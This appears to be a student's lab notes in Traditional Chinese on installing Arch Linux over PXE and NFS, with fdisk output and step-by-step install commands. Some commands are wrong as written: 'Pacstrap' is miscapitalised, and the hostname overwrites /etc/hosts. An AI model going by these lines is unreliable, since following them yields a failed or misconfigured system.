

先把nfs要用的套件都裝起來

```
1 pacman -S nfs-utils
```

讓NFS知道這個資料夾該被export給client，保險起見用all\_squash

```
1 vim /etc/exports
2
3 # add following line
4 /nfs/arch 192.168.100.0/24(ro,no_subtree_check,all_squash)
5
6 systemctl start nfs-server
```

要安裝的機器開完之後新增LAN Segment的網卡，並把那張網卡的開機啟動打開，設置在首位，開機的時候就會自動抓到，



最後就可以成功開機



3. 進選單的時候選NFS用tab改開機啟動，按enter進入

```
1 | archiso_nfs_srv=${pxeserver}:/run/archiso/bootmnt ->  
   | archiso_nfs_srv=${pxeserver}:/nfs/arch
```

進到rootfs後開始安裝

由於有多張網卡，先指定出去的是哪裡(非LAN Segment那張)

```
1 | ip route add default via 192.168.122.1
```

DNS也壞了 重新設定一下

```
1 | systemd-resolve --interface enp7s0 --set-dns 8.8.8.8
```

先看硬碟是哪顆

```
1 | lsblk #vda
```

增加一個分割區，並在上面創立檔案系統掛載起來

```

root@archiso ~ # lsblk
NAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINTS
loop0 7:0 0 669.2M 1 loop /run/archiso/airootfs
vda 254:0 0 20G 0 disk
root@archiso ~ # df -H
Filesystem Size Used Avail Use% Mounted on
dev 2.1G 0 2.1G 0% /dev
run 2.1G 9.5M 2.1G 1% /run
copytoram 3.1G 702M 2.4G 23% /run/archiso/copytoram
cowspace 269M 349k 269M 1% /run/archiso/cowspace
/dev/loop0 703M 703M 0 100% /run/archiso/airootfs
airootfs 269M 349k 269M 1% /
tmpfs 2.1G 0 2.1G 0% /dev/shm
tmpfs 2.1G 0 2.1G 0% /tmp
tmpfs 412M 4.1k 412M 1% /run/user/0
root@archiso ~ # mkfs.ext4 /dev/vda1
mke2fs 1.46.5 (30-Dec-2021)
The file /dev/vda1 does not exist and no size was specified.
1 root@archiso ~ # fdisk /dev/vda

Welcome to fdisk (util-linux 2.38).
Changes will remain in memory only, until you decide to write them.
Be careful before using the write command.

Device does not contain a recognized partition table.
Created a new DOS disklabel with disk identifier 0x62770c39.

Command (m for help): n
Partition type
   p   primary (0 primary, 0 extended, 4 free)
   e   extended (container for logical partitions)
Select (default p): p
Partition number (1-4, default 1): 1
First sector (2048-41943039, default 2048):
Last sector, +/-sectors or +/-size{K,M,G,T,P} (2048-41943039, default 41943039): +10G

Created a new partition 1 of type 'Linux' and of size 10 GiB.

Command (m for help): w
The partition table has been altered.
Calling ioctl() to re-read partition table.
Syncing disks.

root@archiso ~ #

```

```

1 fdisk /dev/vda
2 # set to primary and give +10G space
3 mkfs.ext4 /dev/vda1
4 mount /dev/vda1 /mnt

```

安裝系統

```
1 Pacstrap /mnt linux linux-firmware base base-devel
```

設定fstab

```
1 genfstab -U /mnt >> /mnt/etc/fstab
```

chroot進去條參數

```
1 arch-chroot /mnt
```

設定時區

```
1 ln -sf /usr/share/zoneinfo/Asia/Taipei /etc/localtime
```

## 設定語言

```
1 locale-gen
2 echo LANG=en_US.UTF-8 > /etc/locale.conf
3 export LANG=en_US.UTF-8
```

## 設定host

```
1 echo "40947047s" > /etc/hosts
```

## 安裝並設定grub grub

```
1 grub-install /dev/vda
2 grub-mkconfig -o /boot/grub/grub.cfg
```


## 設定root密碼

```
1 passwd
```

## 新增使用者

```
1 useradd -m 40947047s
2 passwd 40947047s
```

## 關機把順序條回去



## 在開機登入

Arch Linux 5.17.7-arch1-1 (tty1)

40947047s login: 40947047s

Password:

[40947047s040947047s ~] \$